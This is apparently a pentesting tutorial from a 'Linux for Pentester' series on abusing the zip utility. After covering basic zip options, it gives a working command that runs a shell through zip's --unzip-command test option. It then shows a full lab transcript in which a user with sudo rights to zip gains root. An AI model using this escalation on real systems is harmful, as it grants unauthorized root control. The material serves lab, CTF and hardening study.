Linux for Pentester : ZIP Privilege Escalation

June 7, 2019 By Raj Chandel

Today We are going to tell you that how can we perform Privilege Escalation with Zip command. As we all know that Zip is an easy platform-based file packaging and compression utilities for Unix-like systems like Linux, Windows, etc. The Zip program is used for compressing and packaging documents.

Note: "The main objective of publishing the series of "Linux for pentester" is to introduce the circumstances and any kind of hurdles that can be faced by any pentester while solving CTF challenges or OSCP labs which are based on Linux privilege escalations. Here we do not criticizing any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc."

Table of Content

Introduction to ZIP

Zip is helpful for packaging a number of distribution files, archiving files, and disk storage by compressing unused files or directories momentarily. You can pack a whole directory structure into a single command zip archive. For text files, 2:1 to 3:1 compression ratio is commonplace. But that's not all. What else we can do with the Zip command. Let's think out of the box. Now we are doing something creative which might have not tried before; that is, we are trying Privilege Escalation with Zip command. Let's understand how. In order to perform this first, we will tell you what a Zip command does in Linux. So, let's start.

Major Operations Performed Using ZIP command

First, we will run **zip -h** command which means help; it tells you about all the options available in zip command as shown in the picture below.

```
zip -h
```

```
raj@ubuntu:~$ zip -h
Copyright (c) 1990-2008 Info-ZIP - Type 'zip "-L"' for software license.
Zip 3.0 (July 5th 2008). Usage:
zip [-options] [-b path] [-t mmddyyyy] [-n suffixes] [zipfile list] [-xi list]
  The default action is to add or replace zipfile entries from list, which
  can include the special name - to compress standard input.
  If zipfile and list are omitted, zip compresses stdin to stdout.
  -f   freshen: only changed files  -u   update: only changed or new files
  -d   delete entries in zipfile    -m   move into zipfile (delete OS files)
  -r   recurse into directories     -j   junk (don't record) directory names
  -0   store only                   -l   convert LF to CR LF (-ll CR LF to LF)
  -1   compress faster              -9   compress better
  -q   quiet operation              -v   verbose operation/print version info
  -c   add one-line comments        -z   add zipfile comment
  -@   read names from stdin        -o   make zipfile as old as latest entry
  -x   exclude the following names  -i   include only the following names
  -F   fix zipfile (-FF try harder) -D   do not add directory entries
  -A   adjust self-extracting exe   -J   junk zipfile prefix (unzipsfx)
  -T   test zipfile integrity       -X   eXclude eXtra file attributes
  -y   store symbolic links as the link instead of the referenced file
  -e   encrypt                      -n   don't compress these suffixes
  -h2  show more help
```

So, our first step is to make a directory. We will first create a directory by the name Ignite and then I will create some text files into this by using touch command.

As you can see, we have created three text files by the name of *file1.txt, file2.txt, file3.txt* in this folder Ignite. Now we will zip **file1**.txt and **file3.txt** and give this file a name zip **file.zip** followed by the file names.

After this step, we will use **ls -la** command to check the list of the files.

```
raj@ubuntu:~$ mkdir ignite
raj@ubuntu:~$ cd ignite
raj@ubuntu:~/ignite$ touch file1.txt fil2.txt file3.txt
raj@ubuntu:~/ignite$ zip file.zip file1.txt file3.txt
  adding: file1.txt (stored 0%)
  adding: file3.txt (stored 0%)
raj@ubuntu:~/ignite$ ls -la
total 12
drwxr-xr-x  2 raj raj 4096 Jun  4 09:27 .
drwxr-xr-x 18 raj raj 4096 Jun  4 09:25 ..
-rw-r--r--  1 raj raj    0 Jun  4 09:26 fil2.txt
-rw-r--r--  1 raj raj    0 Jun  4 09:26 file1.txt
-rw-r--r--  1 raj raj    0 Jun  4 09:26 file3.txt
-rw-r--r--  1 raj raj  314 Jun  4 09:27 file.zip
raj@ubuntu:~/ignite$ rm *.txt
raj@ubuntu:~/ignite$ ls
file.zip
raj@ubuntu:~/ignite$ unzip file.zip
Archive:  file.zip
 extracting: file1.txt
 extracting: file3.txt
raj@ubuntu:~/ignite$ ls
file1.txt  file3.txt  file.zip
raj@ubuntu:~/ignite$
```

Delete with -d option

-d option – It deletes the file from the zip file. You can delete a file from the archive with the **-d** option after generating a **zip** file as we did with **file3.txt**. We are using -d command to delete **file3**.txt from the zip file. So first we will specify the zip file name from where we want to delete the file.

```
zip -d file.zip file3.txt
```

```
raj@ubuntu:~/ignite$ zip -d file.zip file3.txt
deleting: file3.txt
raj@ubuntu:~/ignite$ zip -u file.zip fil2.txt
  adding: fil2.txt (stored 0%)
raj@ubuntu:~/ignite$
```

Update with -u option

so, you will notice that file3.txt is deleted from the file.zip. Now we want to update the zip file and add a text file directly into the zip file. So, we will use -u option

```
zip -u file.zip file2.txt
```


by using the above command, you will notice that file2.txt is directly added into the zip file. i.e. file.zip

Move Multiple files with -m option

Now we will first create files of different extensions in our named **Ignite**. As you can see that we have created two files of **txt**, two files of **pdf** extension and two files of **jpg** extensions. So, we have files with different extensions. In order to move files of different extensions in a zip file then we need to use **-m** option. Here you can see that we are using -m option to move all text files in zip file. So, we will run the following command-

```
zip -m 1.zip *.txt
```

As we can check through **ls -la** that all are text files has been moved into a zip file and as well as all the text files are deleted from their original destination; which reflects that we have performed it successfully. So, we are now trying this on **pdf** and **jpg** files as well to move them in a **1.zip zip file.**




Execute system command using zip

You might have not thought of what else we can do with zip command. We can run any Linux command with the zip file as we are going to do. First, we will make one txt file with touch command as we have done above. The file named raj.txt is created. Now we are trying to execute any Linux command through zip command. Run the following command along with zip file and we will get the output.

```
zip 1.zip raj.txt -T --unzip-command="sh -c ifconfig"
```

As you can see that we have executed the system command through zip command.



Exploiting Zip

Sudo Rights Lab setups for Privilege Escalation

The behaviour of zip gets changed when running with higher privilege. Let's suppose the system admin had given sudo permission to the local user to run zip. This is can be led to privilege escalation once the system is compromised. So here we are going to put **test** user in the **sudoers** file so that **test** user has root the privileges to run zip command as sudo user.

```
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
test    ALL=(ALL) NOPASSWD: /usr/bin/zip

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
```

Now imagine can we have Privilege shell of victim's pc by exploiting zip program. It's very difficult to even think of but very easy to perform. So, let's do that. First, go to **kali's** terminal and connect ubuntu with **ssh** as we have done in below-

```
ssh test@192.168.1.108
```

Well-done. We have connected through **ssh** successfully.

Now we will run **sudo -l** command to check the list the entries of sudo files which are a member of the sudoers file. In the list, we can see that test is a member of the sudoers file and can run the zip program with root privilege.

Let's exploit!!

Now first we will create a file with **touch** command as we have created a file **raj.txt** and now we will compress the raj.txt and through zip file, we are taking a shell. So that we will run the following command-

```
sudo zip 1.zip raj.txt -T --unzip-command="sh -c /bin/bash"
```

Now we can see that we have successfully taken the shell of the victim's machine through **zip** command.

```
root@kali:~# ssh test@192.168.1.108
test@192.168.1.108's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

*** System restart required ***
Last login: Tue Jun  4 09:57:33 2019 from 192.168.1.110
test@ubuntu:~$ sudo -l
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b

User test may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/zip
test@ubuntu:~$ touch raj.txt
test@ubuntu:~$ sudo zip 1.zip raj.txt -T --unzip-command="sh -c /bin/bash"
  adding: raj.txt (stored 0%)
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```